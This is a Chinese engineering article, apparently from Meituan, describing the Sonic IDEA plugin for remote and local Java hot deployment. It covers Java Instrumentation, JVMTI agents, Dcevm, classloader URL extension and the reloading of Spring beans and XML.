Sonic 是美团内部研发设计的一款 IDEA 插件，旨在通过低代码开发辅助远程 / 本地热部署，解决 Coding、单测编写执行、自测联调等阶段的效率问题，提高开发者的编码产出效率。数据统计表明，开发者日常大概有 35% 时间用于编码的产出。如果想提高研发效率，要么扩大编码产出的时间占比，要么提高编码阶段的产出效率，而 Sonic 则聚焦提高编码阶段的产出效率。

目前，使用 Sonic 热部署可以解决大部分代码重复构建的问题。Sonic 可以使用户在本地编写代码一键部署到远程环境，修改代码、部署、联调请求、查看日志，循环反复。如果不考虑代码修改时间，通常一个循环需要 20~35 分钟，而使用 Sonic 可以把整个时长缩短至 5~10 秒，而且能够给开发者带来高效沉浸式的开发体验。在实际编码工作中，多文件修改是家常便饭，Sonic 对多文件的热部署能力尤为突出，它可以通过依赖分析等手段来对多文件批量进行远程热部署，并且支持 Spring Bean Class、普通 Class、Spring XML、MyBatis XML 等多类型文件混合热部署。

那么跟业界现有的产品相比，Sonic 有哪些优劣势呢？下面我们尝试给出几种产品的对比，仅供大家参考：

| 特性 | JRebel | Spring Boot DevTools | IDEA热加载 | Tomcat热加载 | Spring Loader | Sonic |
|---|---|---|---|---|---|---|
| 远程Debug | 基于Debug协议修改 | ✗ | ✗ | ✗ | ✗ | ✓ |
| 修改方法体内容 | ✓ | ✓效率低 | ✓ | ✓效率低 | ✓ | ✓ |
| 新增方法体 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✓ | ✓ |
| Jar包变更 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✓ | ✓ |
| Spring MVC | ✓ | ✓效率低 | ✗ | ✓效率低 | ✓ | ✓ |
| 多文件热部署 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 新增泛型方法 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 新增非静态字段 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✓ | ✓ |
| 新增静态字段 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✓ | ✓ |
| 新增修改继承类 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 新增修改接口方法 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 新增修改匿名内部类 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 增加修改静态块 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| FastJson | ✗ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Cglib | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| MyBatis Annotation | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| MyBatis XML | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Gson | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Jackson | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Jdk代理 | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Log4j | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Slf4J | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Logback | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Spring Tx | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Spring 新增Xml | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Spring Bean | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Spring Boot | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| Spring Validator | ✓ | ✓效率低 | ✗ | ✓效率低 | ✗ | ✓ |
| 远程热部署 | 配置繁琐 | ✗ | ✗ | ✗ | ✗ | ✓ |
| IDEA插件集成 | ✓ | ✗ | ✗ | ✗ | ✗ | ✓ |

上表未把 Sofa-Ark、Osgi、Arthas 列举，此类属于插件化、模块化应用框架，以及 Java 在线诊断工具，核心能力非热部署。值得注意的是，Spring Boot DevTools 只能应用在 Spring Boot 项目中，并且它不是增量热部署，而是通过 Classloader 迭代的方式重启项目，对大项目而言，性能上是无法接受的。虽然，JRebel 支持三方插件较多，生态庞大，但是对于国产的插件不支持，例如 FastJson 等，同时它还存在远程热部署配置局限，对于公司内部的中间件需要个性化开发，并且是商业软件，整体的使用成本较高。

## 1.5 Sonic 远程热部署落地推广的实践经验

相信大家都知道，对于技术产品的推广，尤其是开发、测试阶段使用的产品，由于远离线上环境，推动力、执行力、产品功能闭环能否做好，是决定着该产品是否能在企业内部落地并得到大多数人认可的重要的一环。此外，因为很多开发者在开发、测试阶段已逐渐形成了“固化动作”，如何改变这些用户的行为，让他们拥抱新产品，也是 Sonic 面临的艰巨挑战之一。我们从主动沟通、零成本（或极低成本）快速接入、自动化脚本，以及产品自动诊断、收集反馈等方向出发，践行出了四条原则。





图 6

# 2. 整体设计方案

## 2.1 Sonic 结构

Sonic 插件由 4 大部分组成，包括脚本端、插件端、Agent 端，以及 Sonic 服务端。脚本端负责自动化构建 Sonic 启动参数、服务启动等集成工作；IDEA 插件端集成环

境为开发者提供更便捷的热部署服务；Agent 端随项目启动负责热部署的功能实现；服务端则负责收集热部署信息、失败上报等统计工作。如下图所示：





图 7

## 2.2 走进 Agent

### 2.2.1 Instrumentation 类常用 API

```
public interface Instrumentation {

    //增加一个 Class 文件的转换器，转换器用于改变 Class 二进制流的数据，参数 canRetransform 设置是否允许重新转换。
    void addTransformer(ClassFileTransformer transformer, boolean canRetransform);

    //在类加载之前，重新定义 Class 文件，ClassDefinition 表示对一个类新的定义，
    //如果在类加载之后，需要使用 retransformClasses 方法重新定义。addTransformer 方法配置之后，后续的类加载都会被 Transformer 拦截。
    //对于已经加载过的类，可以执行 retransformClasses 来重新触发这个 Transformer 的拦截。类加载的字节码被修改后，除非再次被 retransform，否则不会恢复。
    void addTransformer(ClassFileTransformer transformer);

    //删除一个类转换器
```


```
    boolean removeTransformer(ClassFileTransformer transformer);

    //是否允许对 class retransform
    boolean isRetransformClassesSupported();

    //在类加载之后，重新定义 Class。这个很重要，该方法是 1.6 之后加入的，事实上，
该方法是 update 了一个类。
    void retransformClasses(Class<?>... classes) throws
UnmodifiableClassException;

    //是否允许对 class 重新定义
    boolean isRedefineClassesSupported();

    //此方法用于替换类的定义，而不引用现有的类文件字节，就像从源代码重新编译以进行
修复和继续调试时所做的那样。
    //在要转换现有类文件字节的地方（例如在字节码插装中），应该使用
retransformClasses。
    //该方法可以修改方法体、常量池和属性值，但不能新增、删除、重命名属性或方法，也
不能修改方法的签名
    void redefineClasses(ClassDefinition... definitions) throws
ClassNotFoundException, UnmodifiableClassException;

    //获取已经被 JVM 加载的 class，有 className 可能重复（可能存在多个
classloader）
    @SuppressWarnings("rawtypes")
    Class[] getAllLoadedClasses();
}
```

## 2.2.2 Instrument 简介

Instrument 的底层实现依赖于 JVMTI（JVM Tool Interface），它是 JVM 暴露出来的一些供用户扩展的接口集合，JVMTI 是基于事件驱动的，JVM 每执行到一定的逻辑就会调用一些事件的回调接口（如果存在），这些接口可以供开发者去扩展自己的逻辑。

JVMTIAgent 是一个利用 JVMTI 暴露出来的接口提供了代理启动时加载（Agent On Load）、代理通过 Attach 形式加载（Agent On Attach）和代理卸载（Agent On Unload）功能的动态库。而 Instrument Agent 可以理解为一类 JVMTIAgent 动态库，别名是 JPLISAgent（Java Programming Language Instrumentation Services Agent），也就是专门为 Java 语言编写的插桩服务提供支持的代理。

### 2.2.3 启动时和运行时加载 Instrument Agent 过程








图 8

## 2.3 那些年 JVM 和 HotSwap 之间的“相爱相杀”

围绕着 Method Body 的 HotSwap JVM 一直在进行改进。从 1.4 版本开始，JPDA 引入 HotSwap 机制（JPDA Enhancements），实现 Debug 时的 Method Body 的动态性。大家可参考文档：enhancements1.4 。

1.5 版本开始通过 JVMTI 实现的 java.lang.instrument（Java Platform SE 8）的 Premain 方式，实现 Agent 方式的动态性（JVM 启动时指定 Agent）。大家可参考文档：package-summary。

1.6 版本又增加 Agentmain 方式，实现运行时动态性（通过 The Attach API 绑定到具体 VM）。大家可参考文档：package-summary 。基本实现是通过 JVMTI 的 retransformClass/redefineClass 进行 method、body 级的字节码更新，ASM、CGLib 基本都是围绕这些在做动态性。但是针对 Class 的 HotSwap 一直没有动作（比如 Class 添加 method、添加 field、修改继承关系等等），为什么会这样呢？因为复杂度过高，且没有很高的回报。

## 2.4 Sonic 如何解决 Instrumentation 的局限性

由于 JVM 限制，JDK 7 和 JDK 8 都不允许改类结构，比如新增字段，新增方法和修改类的父类等，这对于 Spring 项目来说是致命的。比如开发同学想修改一个 Spring Bean，新增一个 @Autowired 字段，此类场景在实际应用时很多，所以 Sonic 对此类场景的支持必不可少。

那么，具体是如何做到的呢？这里要提一下"大名鼎鼎"的 Dcevm。Dcevm（DynamicCode Evolution Virtual Machine）是 Java Hostspot 的补丁（严格上来说是修改），允许（并非无限制）在运行环境下修改加载的类文件。当前虚拟机只允许修改方法体（Method，Body），而 Decvm 可以增加、删除类属性、方法，甚至改变一个类的父类，Dcevm 是一个开源项目，遵从 GPL 2.0 协议。更多关于 Dcevm 的介绍，大家可以参考：Wuerthinger10a 以及 GitHub Decvm。

值得一提的是，在美团内部，针对 Dcevm 的安装，Sonic 已经打通 HULK，集成发布镜像即可完成（本地热部署可结合插件功能实现一键安装热部署环境）。

# 3. Sonic 热部署技术解析

## 3.1 Sonic 整体架构模型

上一章节我们主要介绍了 Sonic 的组成。下图详细介绍了 Sonic 在运行期间各个组成部分的工作职责，由它们形成一整套完备的技术产品落地闭环方案：





图 9

## 3.2 Sonic 功能流转

Sonic 通过 NIO 监听本地文件变更，触发文件变更事件，例如 Class 新增、Class 修改、Spring Bean 重载等事件流程。下图展示了一次热部署单个文件的生命周期：





图 10

## 3.3 文件监听

Sonic 首先会在本地和远程预定义两个目录，`/var/tmp/sonic/extraClass-path` 和 `/var/tmp/sonic/classes`。extraClasspath 为 Sonic 自定义的拓展 Classpath URL，classes 为 Sonic 监听的目录，当有文件变更时，通过 IDEA 插件来部署到远程 / 本地，触发 Agent 的监听目录，来继续下面的热加载逻辑：





图 11

为什么 Sonic 不直接替换用户 ClassPath 下面的资源文件呢？因为考虑到业务方 WAR 包的 API 项目、Spring Boot、Tomcat 项目、Jetty 项目等，都是以 JAR 包来启动的，这样是无法直接修改用户的 Class 文件的。即使是用户项目可以修改，直

接操作用户的 Class，也会带来一系列的安全问题。

所以，Sonic 采用拓展 ClassPath URL 路径来实现文件的修改和新增。并且存在这么一种场景，多个业务侧的项目引入相同的 JAR 包，在 JAR 里面配置 MyBatis 的 XML 和注解。在此类情况下，Sonic 没有办法直接来修改 JAR 包中源文件，通过拓展路径的方式可以不需要关注 JAR 包，来修改 JAR 包中某一文件和 XML。同理，采用此类方法可以进行整个 JAR 包的热替换。下面我们简单介绍一下 Sonic 的核心监听器，如下图所示：

图 12

## 3.4 JVM Class Reload

JVM 的字节码批量重载逻辑，通过新的字节码二进制流和旧的 Class 对象生成 ClassDefinition 定义，instrumentation.redefineClasses（definitions），来触发

JVM 重载，重载过后将触发初始化时 Spring 插件注册的 Transfrom。接下来，我们简单讲解一下 Spring 是怎么重载的。

新增 class Sonic 如何保证可以加载到 Classloader 上下文中？由于项目在远程执行，所以运行环境复杂，有可能是 JAR 包方式启动（Spring Boot），也有可能是普通项目，也有可能是 War Web 项目，针对此类情况 Sonic 做了一层 Classloader URL 拓展。





图 13

User ClassLoader 是框架自定义的 ClassLoader 统称，例如 Jetty 项目是 WebAppclassLoader。其中 Urlclasspath 为当前项目的 lib 文件件下，例如 Spring Boot 项目也是从当前项目 BOOT-INF/lib/ 路径中加载 CLass 等等，不同框架的自定义位置稍有不同。所以针对此类情况，Agent 必须拿到用户的自定义 Classloader，如果是常规方式启动的，比如普通 Spring XML 项目，借助 Plus（美团内部服务发布平台）发布，此类没有自定义 Classloader，是默认 AppClassLoader，所以 Agent 在用户项目启动过程中，借助字节码增强的方式来获取到真正的用户 Classloader。





图 14

找到用户使用的子 Classloader 之后，通过反射的方式来获取 Classloader 中的元素 Classpath，其中 ClassPath 中的 URL 就是当前项目加载 Class 时需要的所有运行时 Class 环境，并且包括三方的 JAR 包依赖等。

Sonic 获取到 URL 数组，把 Sonic 自定义的拓展 Classpath 目录加入到 URL 数组首位，这样当有新增 Class 时，Sonic 只需要将 Class 文件复制到拓展 Classpath 对应的包目录下面即可，当有其他 Bean 依赖新增的 Class 时，会从当前目录下面查找类文件。

为什么不直接对 Appclassloader 进行加强？而是对框架的自定义 Classloader 进行加强?





图 15

考虑这样一个场景，框架自定义类加载器中有 ClassA，此时用户新增 ClassB 需要热加载，B Class 里面有 A 的引用关系，如果增强 AppClassLoader，初始化 B 实例时 ClassLoader。loadclass 首先从 UserClassLoader 开始加载 ClassB 的字节码，依靠双亲委派原则，B 被 Appclassloader 加载，因为 B 依赖类 A，所以当前 AppClassLoader 加载 B 一定是加载不到的，此时会抛出 ClassNotFoundException 异常。所以对类加载器拓展，一定要拓展最上层的类加载器，这样才会达到使用者想要的效果。

## 3.5 Spring Bean 重载

Spring Bean Reload 过程中，Bean 的销毁和重启流程，主要内容如下图展示：





图 16

首先当修改 Java Class D 时，通过 Spring ClasspathScan 扫描校验当前修改的 Bean 是否 Sprin Bean（注解校验），然后触发销毁流程（BeanDefinitionRegistry.removeBeanDefinition），此方法会将当前 Spring 上下文中的 Bean D 和依赖 Spring Bean D 的 Bean C 一并销毁，但是作用范围仅仅在当前 Spring 上下文。如果 C 被子上下文中的 Bean B 依赖，就无法更新子上下文中的依赖关系，当有系统请求时，Bean B 中关联的 Bean C 还是热部署之前的对象，所以热部署失败。

因此，在 Spring 初始化过程中，需要维护父子上下文的对应关系，当子上下文变时

若变更范围涉及到 Bean B 时，需要重新更新子上下文中的依赖关系，当有多上下文关联时需要维护多上下文环境，且当前上下文环境入口需要 Reload。这里的入口是指：Spring MVC Controller、Mthrift 和 Pigeon，对不同的流量入口，采用不同的 Reload 策略。RPC 框架入口主要操作为解绑注册中心、重新注册、重新加载启动流程等等，对 Spring MVC Controller，主要是解绑和注册 URL Mappping 来实现流量入口类的变化切换。

## 3.6 Spring XML 重载

当用户修改 / 新增 Spring XML 时，需要对 XML 中所有 Bean 进行重载。





图 17

